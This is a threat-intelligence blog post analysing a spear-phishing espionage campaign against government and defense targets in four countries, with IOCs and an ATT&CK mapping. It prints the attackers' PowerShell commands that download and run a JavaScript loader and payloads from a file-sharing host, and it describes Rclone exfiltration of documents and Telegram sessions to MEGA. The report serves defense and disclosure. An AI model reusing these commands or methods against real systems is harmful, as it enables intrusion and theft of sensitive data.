

Operation CamelClone: Multi-Region Espionage Campaign Targets Government and Defense Entities Amidst Regional Tensions

 seqrite.com/blog/operation-camelclone-multi-region-espionage-campaign-targets-government-and-defense-entities-amidst-regional-tensions

Priya Patel

March 13, 2026

[Home](#) / [Technical](#) / Operation CamelClone: Multi-Region Espionage Campaign Targets Government and Defense Entities Amidst Regional Tensions



Contents

- Introduction
- Key Targets
 - Industries Affected
 - Geographical focus
 - Geopolitical Context
- Infection Chain
- Timeline of Activity
- Initial Findings
 - Looking into the Decoy Documents
- Technical Analysis
 - Stage 1 – Malicious Archive Delivery
 - Stage 2 – Malicious Shortcut Execution
 - Stage 3 – HOPPINGANT JavaScript Loader
- Infrastructure & Attribution
- Conclusion
- SEQRITE Protection
- Indicators of Compromise (IOCs)
- MITRE ATT&CK Mapping
- Authors

Introduction

Seqrite Labs APT Team has been monitoring threats across the globe and recently identified a campaign targeting multiple countries. Also looking across the Middle East, taking into account of the current geopolitical tensions. What makes this campaign interesting is the targeting of different regions within a similar timeframe while using the same infection techniques throughout the campaign.

In this blog, we will analyze the infection chain used in this campaign, which starts with a malicious archive and eventually leads to the deployment of a legitimate tool that is abused by the threat actor. We will also look at the infrastructure used in the campaign, where the attackers leverage public anonymous file-sharing websites to host and distribute their payloads.

Finally, we also map the techniques observed in this campaign with the MITRE ATT&CK framework and take a look at the infrastructure used by the attackers.

Key Targets

Industries Affected

- Government agencies

- Defense and military organizations
- Foreign affairs and international cooperation departments
- Policy and diplomatic institutions
- Energy and strategic resource sectors

Geographical Focus


- Algeria
- Mongolia
- Ukraine
- Kuwait

Geopolitical Context

The countries targeted in this campaign may not seem connected at first glance, but each holds a key position in the current geopolitical environment. Ukraine is still at the centre of an active conflict with Russia, with hybrid tactics escalating as we head into 2026. Algeria, one of North Africa's largest energy exporter, sits at the intersection of competing European, Russian, and Chinese interests. This is especially [relevant](#) as Algeria and Morocco approach toward relations and North Africa moves closer to the centre of US regional policy.

Mongolia's position has grown increasingly complex as it [recently](#) deepened ties with China and Russia while simultaneously maintaining Western partnerships, making it a high-value intelligence target for multiple competing state actors. The lure theme used against Mongolia: "Expanding cooperation with China" directly mirrors this tension. Kuwait remains a key Gulf security partner with ongoing defence procurement activities, and the Gulf region broadly continues to face destabilising military activity and strategic competition.

Infection Chain



Timeline of Activity

The following timeline shows the sequence of the campaigns we observed during our research.



Initial Findings

As we have been hunting for malicious spear-phishing threat artefacts, the first interesting threat associated with this campaign was identified on VirusTotal, where we observed a file named وزارة السكن والعمران والمدينة.png.zip. According to the information available, the file was submitted from Algeria on 24th February. The filename translates to “Ministry of Housing, Urban Development, and the City,” which suggests the lure is impersonating an official government entity. Based on this naming convention, the attackers were targeting individuals working in government bodies responsible for housing, urban development, or municipal administration. When we first came across this spear-phishing element, we initially thought it might be a regional activity targeting a specific country.

However, as we continued our research, we identified another sample using the same infrastructure and similar techniques. This sample targeted Mongolia and used the lure Хятад улстай хамтын ажиллагаагаа өргөжүүлж байна.zip. After translating the filename, which is “*Expanding cooperation with China*,” it suggests that the lure is intended for individuals working in government institutions, diplomatic offices, or organizations involved in international cooperation and foreign affairs.

During further monitoring in March, we found two additional samples that appear to be part of the same campaign. One of the lures was named Algerian Ukrainian proposals for cooperation.zip, which references cooperation between countries and likely targets individuals involved in diplomatic relations, government departments, or organizations engaged in international partnerships. Another sample that we recently observed uses the lure Weapons requirements for the Kuwait Air Force.zip, which suggests that the attackers may be attempting to target defense or military-related entities, particularly those involved in procurement, logistics, or strategic planning.

Looking into the Decoy Documents

The first file from the campaign that we observed in the wild was وزارة السكن والعمران والمدينة.png.zip. The filename is written in Arabic and translates to “Ministry of Housing, Urban Development, and the City.”



دعوة للمشاركة.




وزارة السكن والعمران والمدينة.png

The ZIP archive contains two files: دعوة للمشاركة.Ink, which translates to “Invitation for participation.Ink,” and another file named وزارة السكن والعمران والمدينة.png, which means “Ministry of Housing, Urban Development, and the City.png.” Based on the filenames, both documents appear legitimate and are likely intended to trick victims into opening them.



After looking into the decoy image, we found that the logo belongs to an official ministry in Algeria. This suggests that the threat actors likely used the logo to target victims who may be associated with government institutions or related organizations.

The second sample we found was submitted shortly after the first one was shared. The sample was initially packed in a ZIP file named Хятад улстай хамтын ажиллагаагаа өргөжүүлж байна.zip, which translates to “Expanding cooperation with China.” The ZIP file contains two files: Хятад улстай хамтын ажиллагаагаа өргөжүүлж байна.Ink, meaning “Expanding cooperation with China”, and a lure image named Мон-Атом ХХК.jpg.



The image contains the logo of **MonAtom LLC**, a state-owned company in Mongolia responsible for uranium exploration and nuclear energy development. This suggests that the attackers were attempting to reference or impersonate an organization connected to Mongolia’s nuclear or energy sector. The third payload we found was in the very beginning on the month of March, and it was named Algerian Ukrainian proposals for cooperation.zip.



Algerian Ukrainian proposals
for cooperation.lnk



MHUV.png

Further looking into the zip file, we found that it contains two files which are Algerian Ukrainian proposals for cooperation.lnk and MHUV.png. According to the data we found, this file was uploaded from Ukraine. Interestingly, it contains the same logo that we observed in the first sample, which was targeting Algeria and referenced the Ministry of Housing, Urban Development, and the city. By looking at the timeline and the lure theme, we observed that the same threat actor is likely targeting both Ukraine and Algeria, using the same lure and focusing on a similar area of interest in their attacks.

Well, now the most recent sample we found, on 4th March, was WeaponsrequirementsfortheKuwaitAirForce.zip, and the sample was originally uploaded from Italy. But, further looking inside the lure, we found that the targeting was a different geographical location. The ZIP file which we found contains two more files: Weapons requirements for the Kuwait Air Force.lnk and Kuwait Armed Forces.png.



The lure image contains the official emblem of the Kuwaiti Armed Forces, which was likely used to make the file appear legitimate and to gain the trust of the victims targeted by this threat group.

Beyond the image-based decoys mentioned above, the threat actor also deploys another lure document from the remote C2 server, which is part of the later stage of the infection chain.

Offset	00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f	Symbols
0000:0000	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0000:0010	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0000:0020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0000:0030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0000:0040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0000:0050	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0000:0060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0000:0070	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0000:0080	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0000:0090	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0000:00a0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0000:00b0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0000:00c0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0000:00d0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0000:00e0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0000:00f0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0000:0100	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0000:0110	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0000:0120	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0000:0130	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0000:0140	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0000:0150	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0000:0160	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0000:0170	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0000:0180	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0000:0190	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0000:01a0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0000:01b0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0000:01c0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0000:01d0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	

Hex view of the decoy document showing large sections of null bytes (00)

However, the decoy documents were totally null padded which we believe were likely used to divert the attention of the victims. In this section, we saw the set of decoys in form of images and null-padded documents. In the next section, we will look into the technical analysis of the complete infection chain used by the threat actor.

Technical Analysis

In this section, we will go through the technical details of the infection chain used in this campaign. As mentioned earlier, the campaigns we observed follow almost the same technique, even though the lure documents are different. To explain the behavior clearly, we will focus on the most recent sample.

The infection starts from a ZIP archive that contains a shortcut file along with a lure image. When the victim interacts with the shortcut file, it triggers the next stages of the attack. In the later stages of the infection chain, additional components are downloaded from a public file-sharing website. The attackers eventually make use of [Rclone](#), a legitimate tool, for exfiltration purposes.

Stage 1 – Malicious Archive Delivery

The initial phishing vector we observed was a ZIP file named Weapons requirements for the Kuwait Air Force.zip.



The ZIP file contains two files: Weapons requirements for the Kuwait Air Force.lnk and the official logo of the Kuwait Armed Forces. The LNK file contains a malicious PowerShell command that triggers the next stage of execution, which we will examine in the following section.


Stage 2 – Malicious Shortcut Execution

After looking into the contents of the LNK file, we found that it contains a PowerShell command that connects to the anonymous file-sharing website filebulldogs[.]com to download the further and final **payload**, which is a JavaScript loader, which we track under the alias of HOPPINGANT.

```
Relative path      : ..\..\..\..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Working directory : C:\Windows\System32\
Command line arguments : "cd $ENV:Temp;$f=$ENV:Temp\*.f.js";Invoke-MobRequest 'https://filebulldogs.com/uploads/AV0861TV0K/f.js' -OutFile $f;./f.js;"
```

In the next section, we will look into the JavaScript loader, **HOPPINGANT** which we found this file uniquely used across every campaign we mentioned, making it consistent in terms of the campaign execution. Now, let us look inside the working of the loader.


Stage 3 – HOPPINGANT JavaScript Loader



After looking into the file `f.js`, which we named the HOPPINGANT loader, we observed that the file contains a Windows Script Host (WSH) JavaScript that creates a `Wscript.Shell` object and executes two Base64-encoded PowerShell commands. These commands are executed using the `powershell -enc` argument, which allows the attacker to hide the actual PowerShell instructions inside encoded data. After decoding the Base64-encoded PowerShell commands executed by the **HOPPINGANT** loader, we observed that the script performs multiple actions to retrieve additional payloads and prepare the system for data exfiltration.

```
cd $ENV:Temp;
$f=$ENV:Temp+'\document.pdf';
Invoke-WebRequest 'https://filebulldogs.com/uploads/AVQB61TVOX/document.pdf' -OutFile $f;
.\document.pdf
```

First, the script changes the working directory to the Temp folder and downloads a file named document.pdf from the remote server hosted on filebulldogs.com. This is the same lure document we mentioned earlier, which is stuffed with null bytes just to distract the victim.



The script also downloads another archive named a.zip from the same remote server and extracts its contents. After extracting the ZIP file, we found an executable file named l.exe, which is later copied to the user profile directory and executed. Upon further analysis, we identified that l.exe is a legitimate software, Rclone, specifically version **v1.70.3**.


After executing the binary, the script reconstructs a password using a simple XOR-based decoding routine from an array of integer values. Using this decoded password, the script logs into the publicly used remote storage service Mega by creating a new remote profile with the username `oliwiagibbons@onionmail[.]org` and the decoded password. The email addresses used in all four campaigns are different from other.

Once the remote connection is established, the executable l.exe is used to collect and upload files from the victim's system. The script specifically targets documents from the Desktop directory, including .doc, .docx, .pdf, and .txt files. In addition, it also attempts to exfiltrate Telegram session data from the Telegram Desktop\tddata directory. The collected files are then uploaded to the Mega storage account, allowing the attackers to retrieve the stolen data remotely. The threat abuses legitimate software and publicly available services to exfiltrate data from the victim's system. In the next section, we will look into the infrastructure and attribution related to this campaign.

Infrastructure & Attribution

During our research, we observed that the campaign relies on publicly accessible services to host and deliver the malicious payloads. Unlike traditional APT operations that stand up dedicated C2 infrastructure, this threat actor has entirely built their operation on top of legitimate public platforms, making network-based detection significantly harder.


Initially, we found that the primary network artefact connected to this campaign is the anonymous file-sharing website filebulldogs[.]com, which serves as the sole staging server throughout the entire infection chain. Every campaign we observed, whether targeting Algeria, Mongolia, Ukraine, or Kuwait, uses this same domain to host the HOPPINGANT JavaScript loader (f.js), the payload archive (a.zip), and the decoy documents (document.pdf). However, the threat actor changes the upload path for each campaign by using different directory names such as /uploads/AVQB61TVOX/, /uploads/OKW5RN48ZJ/, and /uploads/F1OQY9GU84/. We believe this helps separate each campaign and reduces the risk of all payloads being removed at the same time. It also allows the attackers to run multiple campaigns within short time periods.



Now, going ahead to the exfiltration side of the operation, we saw that the threat actor abuses MEGA[.]lnz, a publicly available cloud storage service, as the remote endpoint for stolen data. The MEGA accounts used across the campaigns are all registered under onionmail.org email addresses, an anonymous email service popular among threat actors for its lack of identity verification. Across the variants we analyzed, we identified four distinct MEGA accounts which are recently registered:

1. coreyroberson@onionmail[.]org – registered on 17-Feb, 2026
2. keatonwalls@onionmail[.]org – registered on 20-Feb, 2026
3. oliwiagibbons@onionmail[.]org
4. theresaunderwood@onionmail[.]org

The credentials used for these accounts are stored inside the HOPPINGANT loader and are hidden using a simple XOR encoding method with the same key value of 56. This key is reused in all the campaign samples we analyzed. In addition, the Rclone configuration parameters remain the same across the campaigns, including 12 threads, 12 transfers, and a bandwidth limit of 100M. The reuse of the same encoding key and identical Rclone settings indicates that all the observed samples are likely part of the same coordinated campaign.



Only one account “Corey Roberson” contained files around 4 KB in the storage. These have gibberish data written inside documents that have random names.

Cloud drive > backup > gpierce ▾

Type ▾ Last modified ▾ Date added ▾

↑

Name

♥

Date added

Type

Size

W

tnbdcdaid.docx

♡

2/24/2026, 15:41

Microsoft Word d...

2 KB

≡

uhatoetage.txt

♡

2/24/2026, 15:41

Text

283 B

W

utnrpeud.docx

♡

2/24/2026, 15:41

Microsoft Word d...

2 KB

At this stage, we are not attributing this campaign to any known threat actor. However, the targeting pattern across government, defense, diplomatic, and energy sectors in countries such as Algeria, Mongolia, Ukraine, and Kuwait, combined with the use of geopolitically themed lures, suggests that the activity is broadly consistent with intelligence gathering rather than financial cybercrime. We are tracking these campaigns under Operation **CamelClone**. The targeting pattern suggests an actor with interests in monitoring the foreign policy positions, defence capabilities, and diplomatic alignments of states navigating major-power rivalries.

Conclusion

Seqrite Labs has identified multiple campaigns that we track as **Operation CamelClone**. During our investigation, we observed multiple samples targeting government, defense, and diplomatic themes across Algeria, Mongolia, Ukraine, and Kuwait within a short period of time. The attackers rely on ZIP archives with lure documents to initiate the infection chain.

One interesting aspect of this campaign is that the threat actor does not rely on traditional command-and-control infrastructure. Instead, the payloads are hosted on a public file-sharing service, filebulldogs[.]com, while stolen data is uploaded to MEGA storage using the legitimate tool Rclone.

Across the four campaigns analyzed, we observed the same **HOPPINGANT** loader, the reuse of the same XOR key for password decoding, and similar Rclone configuration parameters. These similarities indicate that the samples are likely part of the same operation.

At this stage, we are not attributing this activity to any known threat group. However, the choice of lures and the sectors referenced in the decoy documents suggest an information-gathering objective. We continue to monitor this activity for overlaps and share updates if additional campaigns related to this operation are identified.

SEQRITE Protection

Lnk.Trojan.50485

Lnk.Trojan.50481.GC

Script.Trojan.50480.GC

Indicators of Compromise (IOCs)

Hash (SHA-256)File	
31f1a97c72f596162f0946df74838d3bef89289ce630adba8791c0f3220980ee	وزارة_السكن_والعمران_والمدينة.png.zip
51af876b0f7fde362c69219f7dec39f7fb667fb53dc5fe2cbdf841d6c5951460	Weapons%20requirements%20for%20the%20Kuwait%20Air%20Force
27d7a398a58c12093bc49f7144dac2f079232768096d0558c226ea5c53782e29	Algerian Ukrainian proposals for cooperation.zip
4a0e2649f89e11121ffe55546ee081ac07472db650d094314414ebf26fcb7a8e	Хятад улстай хамтын ажиллагаагаа өргөжүүлж байна.zip
92962bfa6df48ec0f13713c437af021f4138dc5a419bc92bc8a376d625a6519a	دعوة للمشاركة.Ink
1d0ea66d347325902e20a12e1f2f084be45d3d6045264e513dcc420b9928013c	Weapons requirements for the Kuwait Air Force.Ink
2671e1f43b2e5911310c5b3f124c076055eec5dee4e596854332ffc791fd740	Algerian Ukrainian proposals for cooperation.Ink
2902cdee050a60c3129b4bb84e74ddda7b129c3473556f689d83609d9a5981a7	Хятад улстай хамтын ажиллагаагаа өргөжүүлж байна.Ink
630ac67d8db777ae0b93e066bd13b21908e79f23a41a64448f0a4ea38c063a44	f.js
230a22a1f1800f11718b43a7ce9390d2ef0fa9dc212d954c8fafbfbe997bbbef	f.js
62c477c0827752ffeb8ea243497eef1c666fc41025d287909d021bceb5b8e699	f.js

2dcaaedfad798dad87f27aef39885d2879825c4c8bed1dcd9e863aba0d463103	f.js
3e36b396c4cb71b8eaae2300c21bec26700b27ce5f6be83ef6b86d214e294c8b	l.exe

Email-Address

oliwiagibbons@onionmail[.]org
theresaunderwood@onionmail[.]org
keatonwalls@onionmail[.]org
coreyroberson@onionmail[.]org

URLs

hxxps://filebulldogs[.]com/uploads/AVQB61TVOX/f.js
hxxps://filebulldogs[.]com/uploads/OKW5RN48ZJ/f.js
hxxps://filebulldogs[.]com/uploads/F1OQY9GU84/f.js
hxxps://filebulldogs[.]com/uploads/82WX5GP8CI/f.js
hxxps://filebulldogs[.]com/uploads/AVQB61TVOX/document.pdf
hxxps://filebulldogs[.]com/uploads/OKW5RN48ZJ/document.pdf
hxxps://filebulldogs[.]com/uploads/F1OQY9GU84/document.pdf
hxxps://filebulldogs[.]com/uploads/82WX5GP8CI/document.pdf
hxxps://filebulldogs[.]com/uploads/AVQB61TVOX/a.zip
hxxps://filebulldogs[.]com/uploads/OKW5RN48ZJ/a.zip
hxxps://filebulldogs[.]com/uploads/F1OQY9GU84/a.zip
hxxps://filebulldogs[.]com/uploads/82WX5GP8CI/a.zip

MITRE ATT&CK Mapping

Tactic	Technique ID	Technique Name
Initial Access	T1566.001	Phishing: Spearphishing Attachment
Execution	T1204.002	User Execution: Malicious File
	T1059.001	Command and Scripting Interpreter: PowerShell
	T1059.007	Command and Scripting Interpreter: JavaScript
Defense Evasion	T1027	Obfuscated Files or Information
	T1218	System Binary Proxy Execution
Command and Control	T1071.001	Application Layer Protocol: Web Protocols
	T1105	Ingress Tool Transfer
Collection	T1005	Data from Local System
	T1213	Data from Information Repositories
Exfiltration	T1567.002	Exfiltration to Cloud Storage

Authors